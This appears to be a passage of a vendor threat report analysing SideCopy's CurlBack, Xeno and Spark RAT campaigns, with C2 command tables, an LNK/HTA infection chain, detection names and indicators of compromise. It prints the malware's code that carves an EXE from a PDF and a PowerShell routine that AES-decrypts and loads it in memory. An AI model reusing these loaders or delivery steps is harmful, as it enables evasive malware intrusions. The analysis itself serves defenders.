
Execution Flow

CurlBack RAT initial checks:
Response of specific URL with command /antivmcommand
If response is “on”, it proceeds, otherwise, it terminates

Reconnaissance Functions:


Gathers system information and any connected USB devices using registry key -

- Scans registry path SYSTEM\\ControlSet001\\Enum\\USBSTOR for USB devices.



Retrieving system info and USB devices

Monitors for active running processes like explorer, msedge, chrome, notepad, taskmgr, services, defender, etc.




Enumerate displays and processes

Client Identification & Communication

It Generates a unique UUID for client registration with C2 server. The ID genereated is stored in *“C:\Users\<username>\.client_id.txt” (users home directory)”*

Registeration with C2 server and maintains a persistent conneection for instructions




Client ID for C2 registration

Reversed C2 Paths

Reversed String	Purpose
/retsiger/	Client registeration
/sdnammoc/	Fetch C2 commands
/taebtraeh/	C2 heartbreak checks
/stluser/	Upload results/data

Once registered, the connection is kept alive to retrieve any commands that are returned in the response.



Commands response after registeration

Supported Commands

If it has captured any command, then it will retrieve the current timestamp and execute one of the following C2 commands

Command	Description
info	Collect system information
download	Exfiltrate local files
persistence	Updates persistence settings
run	Execute shell commands
extract	Extracts sensitive data
permission	Elevates privileges
users	Lists local users accounts
cmd	Opens remote command-line

```
align 8
db 'permission',0       ; DATA XREF: sub_180009150:loc_180009F96↑o
align 8
db 'The process is running with SYSTEM permissions.',0
                        ; DATA XREF: sub_180009150+EC0↑o
_0 db 'The process is running with Administrator permissions.',0
                        ; DATA XREF: sub_180009150+F0D↑o
align 20h
_1 db 'The process is running with Standard User (low/medium) permission'
                        ; DATA XREF: sub_180009150+F42↑o
```

Checking process privilege with 'permission' command

Reversed C2 Paths

Some other functions can be used to fetch

User and host details

Extract archive files

Creating tasks

```
dq offset aDict_0        ; DATA XREF:
                         ; "dict"
dq offset aFile          ; "file"
dq offset aFtp           ; "ftp"
dq offset aFtps          ; "ftps"
dq offset aGopher        ; "gopher"
dq offset aGophers       ; "gophers"
dq offset aHttp_0        ; "http"
dq offset aHttps         ; "https"
dq offset aImap_0        ; "imap"
dq offset aImaps         ; "imaps"
dq offset aMqtt          ; "mqtt"
dq offset aPop3_0        ; "pop3"
dq offset aPop3s         ; "pop3s"
dq offset aRtsp_0        ; "rtsp"
dq offset aSmb           ; "smb"
dq offset aSmbs          ; "smbs"
dq offset aSmtp_0        ; "smtp"
dq offset aSmtps         ; "smtps"
dq offset aTelnet        ; "telnet"
dq offset aTftp          ; "tftp"
```


The malicious DLLs contians CURL to enumerate and transfer various file formats:

GIF, JPEG, JPG, SVG


TXT, HTML, PDF, XML

Linux Attack Chain

Linux variants share the same decoy archive name (National-Holidays-RH-PER_N-1) as Windows counterparts and were timestamped **20 Dec 2024**. These archives contain **Go-based ELF binaries** mimicking official documents.




Stager Functions




Cluster - B

It targets windows and possibly Linux also. The initial vector was spear



Infection Chain

Infections starts with a spear-phishing email link, that downloads the zip archive NDC65-Updated-Schedule.zip, a remote file hosted on compromised domain: “hxxps://modspaceinterior.com/wp-content/upgrade/01/ & mshta.exe”




It contians a .lnk file with double extension

modspaceinterior.com

The LNK file execution triggers remote HTA file via

hxxps://modspaceinterior.com/wp-content/upgrade/01/

In parallel to MSI stagers, the group continues to utilize HTA-based stagers which remian almost fully undetected (FUD).



The HTA payload contains

Base64-encoded .NET payload: **BroaderAspect.dll**

Decoded and loaded into the memory of MSHTA

Sets persistence connection via RUN registry key with name: *Edgre*

Executed with the following command


cmd /C start C:\Users\Public\USOShared-1de48789-1285\zuidrt.pdf

A decoy NDC document in *ProgramData* directory

An additional stager (PDF) in Public directory C:\Users\Public\

Encrypted Payload and Execution

The Myapp.pdb dropped .NET binary has 2 resource files



A hidden EXE payload is added after %%EOF marker, used by malware to separte PDF data from EXE data, PDF data is from start till the marker and EXE data is extracted after skippng 6 bytes beyond marker.

```
pdfData = null;
exeData = null;
byte[] array = File.ReadAllBytes(inputFile);
string text = DD.Dec("%%NXO");
int num = array.Length;
for (int i = 0; i < array.Length - text.Length; i++)
{
    bool flag = array.Skip(i).Take(text.Length).SequenceEqual(Encoding.
    if (flag)
    {
        num = i;
        break;
    }
}
bool flag2 = num == array.Length;
bool result;
if (flag2)
{
    result = false;
}
else
{
    pdfData = new byte[num + text.Length];
    Array.Copy(array, pdfData, pdfData.Length);
    exeData = new byte[array.Length - pdfData.Length - 6];
    Array.Copy(array, pdfData.Length + 6, exeData, 0, exeData.Length);
    result = true;
}
return result;
```

Extracting EXE after EOF marker

After some delay, the EXE data is dropped as *“Public\Downloads\suport.exe”* (49.53KB) and it triggers a powershell command.

```
string resourceName = DD.Dec("Vhjyy.Anbxdalnb.Mxldvnwc.ymo");
string text = DD.Dec("L:\\\\Dbnab\\\\Ydkurl\\\\Mxfwuxjmb\\\\Mxldvnwc.ymo");
bool flag = !Program.ExtractResource(resourceName, text);
if (flag)
{
    throw new FileNotFoundException();
}
byte[] array;
byte[] bytes;
bool flag2 = Program.ExtractPdfE(text, out array, out bytes);
if (flag2)
{
    Thread.Sleep(30000);
    string text2 = DD.Dec("L:\\\\Dbnab\\\\Ydkurl\\\\Mxfwuxjmb\\\\bdyxac.ngn");
    File.WriteAllBytes(text2, bytes);
    string fullPath = Path.GetFullPath(DD.Dec("L:\\\\Dbnab\\\\Ydkurl\\\\Mxfwuxjmb\\\\Orun.ngn"));
    string ePath = text2;
    string ek = "wq6AHvkMcSKA++1CPE3yVwg2CpdQhEzGbdarOwOrXe0=";
    Thread.Sleep(40000);
    string content = DD.Dec("\r\nyjajv(\r\n    [bcarwp]$NYjcq,\r\n    [bcarwp]$NTnh      \r\n)\r\n
      = 1; $r -un 100; $r++) {\r\n    $bdv += $r\r\n}\r\n\r\n$NTnhK = [Lxwenac]::OaxvKjbn64Bcarwp
      \r\n\r\n# Ngcajlc cqn jlcdju nwlahycnm mjcj (cqn anbc jocna RE)\r\n$NwlahycnmMjcj = $NK[16.
      ()\r\n$JnbJup.Tnh = $NTnhK\r\n$JnbJup.RE = $Re\r\n$JnbJup.Vxmn = [Bhbcnv.Bnldarch.Lahycxpaj
      [Bhbcnv.Bnldarch.Lahycxpajyqh.YjmmrwpVxmn]::YTL87\r\n\r\n$Mnlahycxa = $JnbJup.LanjcnMnlahyc
      $NwlahycnmMjcj.Unwpcq)\r\n\r\n\r\n$Jbbnvkuh = [Bhbcnv.Anounlcrxw.Jbbnvkuh]::Uxjm($Mnlahycnm
      nwcah yxrwc\r\n$NwcahYxrwc = $Jbbnvkuh.NwcahYxrwc\r\n ro ($nwcahYxrwc.PncYjajvncnab().Unwpc
      \r\n        $nwcahYxrwc.Rwextn($wduu, @(,[bcarwp[]]@()))  # Yjbb jw nvych bcarwp jaajh\r\n
    Program.ES(content, ePath, ek);
}
```

Extracting resource and triggering PowerShell

The command triggered via PowerShell - “-NoProfile -ExecutionPolicy Bypass -Command” is used to ignore the policies.
2 parameters are sent:

-EPath ‘C:\Users\Public\Downloads\suport.exe’

-EKey 'wq6AHvkMcSKA++1CPE3yVwg2CpdQhEzGbdarOwOrXe0='

Encryption key is decoded from Base64, and the first 16 bytes are treated as Initialization Vector for AES decryption (CBC mode with PKCS7)


To invoke entry point, the .NET assembly, which is a decrypted binary, is loaded into memory.

```
$EKeyB = [Convert]::FromBase64String($EKey)
$EB = [System.IO.File]::ReadAllBytes($EPath)

$Iv = $EB[0..15]

# Extract the actual encrypted data (the rest after IV)
$EncryptedData = $EB[16..($EB.Length - 1)]

$AesAlg = [System.Security.Cryptography.Aes]::Create()
$AesAlg.Key = $EKeyB
$AesAlg.IV = $Iv
$AesAlg.Mode = [System.Security.Cryptography.CipherMode]::CBC
$AesAlg.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7

$Decryptor = $AesAlg.CreateDecryptor()
$DecryptedBytes = $Decryptor.TransformFinalBlock($EncryptedData, 0, $EncryptedData.Length)

$Assembly = [System.Reflection.Assembly]::Load($DecryptedBytes)

# If the EXE is a valid Windows application, we should invoke the entry point
$EntryPoint = $Assembly.EntryPoint
 if ($entryPoint.GetParameters().Length -eq 0) {

    $entryPoint.Invoke($null, @())
} else {

    $entryPoint.Invoke($null, @(,[string[]]@()))  # Pass an empty string array
}

$Decryptor.Dispose()
$AesAlg.Dispose()
```

Powershell decryption

Final RAT payload: Custom Xeno RAT

It dumps the final .NET payload which is *‘DevApp.exe’*.
It’s features include:



Domain Used

Most of them have a registrar as GoDaddy.com

Domain	First Seen	Created	ASN
modspaceinterior[.]com	January 2025	September 2024	AS 46606 - GoDaddy
drjagrutichavan[.]com	January 2025	October 2021	AS 394695 - GoDaddy
nhp.mowr[.]gov[.]in	December 2024	February 2005	AS 4758 - National Informatics Centre
egovservice[.]in	December 2024	June 2023	AS 140641 - GoDaddy
pmshriggssssiwan[.]in	November 2024	March 2024	AS 47583 - Hostinger
educationportals[.]in	August 2024	August 2024	AS 22612 - NameCheap

The C2 domains were created just before the campaignin the last week of December 2024. With Canadian registrar “Internet Domain Service BS Corp.”, they resolve IPs with Cloudflare ASN 13335 located in California.

Domain	Created	IPs	ASN
updates.widgetservicecenter[.]com	25 December 2024	104.21.15[.]163, 172.67.163[.]31	Cloudflare (AS 13335)
updates.biossysinternal[.]com	23 December 2024	104.21.13[.]17, 172.67.167[.]230	HZ Hosting Ltd (AS 202015)

The Xeno RAT’s 79.141.161[.]58 C2 has a unique common name (CN=PACKERP-63KUN8U). The port 1256 was used for communication and another port observed was open RDP port 56777.

SEQRITE Detection Names

If SEQRITE products are installed on your system then they can detect and block these components of SideCopy attack chain using these signatures.

Detection Name	Type	Meaning
LNK.SideCopy.49245.Gen	Generick LNK malware	Detects malicious .lnk files
LNK.Trojan.49363.GC	Trojan via LNK file	More specific variant of Trojan dropped through LNK
SideCopy.Mal.49246.GC	General SideCopy malware	Detection of malware attributed by SideCopy
HTA.SideCopy.49248.Gen	Generic HTA Loader	Detect HTA files used by SideCopy to load initial stages
HTA.SideCopy.49247.Gen	Another HTA variant	Different version or signature variant of HTA
HTA.Trojan.49362.GC	Trojan via HTA file	Specific Trojan behaviour seen in HTA stages
Trojan.Fmq	Obfuscated or encrypted Trojan	Maybe the final stage payload or Powershell-decrypted binaries

Indicators Of Compromise

Windows

a5410b76d0cb36786e00d2968d3ab6e4	2024-National-Holidays-RH-PER_N-1.zip
f404496abccfa93eed5dfda9d8a53dc6	2024-National-Holidays-RH-PER_N-1.pdf.lnk
57c2f8b4bbf4037439317a44c2263346	Security-Guidelines.pdf.lnk
53eebedc3846b7cf5e29a90a5b96c803	wininstallerr.msi
97c3328427b72f05f120e9a98b6f9b09	wininstallerr.msi
0690116134586d41a23baed300fc6355	ConsoleApp1.exe
ef40f484e095f0f6f207139cb870a16e	ConsoleApp1.exe
9d189e06d3c4cefdd226e645a0b8bdb9	DUI70.dll

589a65e0f3fe6777d17d0ac36ab07f6f	DUI70.dll
0eb9e8bec7cc70d603d2d8b6efdd6bb5	update schedule for ndc 65 as discussed.txt
8ceeeec0e33026114f028cbb006cb7fc	policy update for this course.txt
1d65fa0457a9917809660fff782689fe	NDC65-Updated-Schedule.zip
7637cbfa99110fe8e1074e7ead66710e	NDC65-Updated-Schedule.pdf.lnk
32a44a8f7b722b078b647e82cb9e85cf	NDC65-Updated-Schedule.hta
a2dc9654b99f656b4ab30cf5d97fe2e1	BroaderAspect.dll
b45aa156aef2ad2c77b7c623a222f453	zuidrt.pdf
83ce6ee6ad09a466eb96f347a8b0dc20	Document.pdf
cf6681cf1f765edb6cae81eeed389f78	suport.exe
c952aca2036d6646c0cffde9e6f22775	DevApp.exe (Custom Xeno RAT)
0e57890a3ba16b1ac0117a624f262e61	Security-Guidelines.zip

Linux

b5e71ff3932c5ef6319b7ca70f7ba8da	2024-National-Holidays-RH-PER_N-1.zip
0a67bfda993152c93a212087677f9b60	2024-National-Holidays-RH-PER_N-1.pdf
e165114280204c39e99cf0c650477bf8	clinsixfer.elf (Custom Spark RAT)

C2

79.141.161[.]58:1256	Xeno RAT
updates.widgetservicecenter[.]com	CurlBack RAT
updates.biossysinternal[.]com	

URLs

hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/
hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/inst/
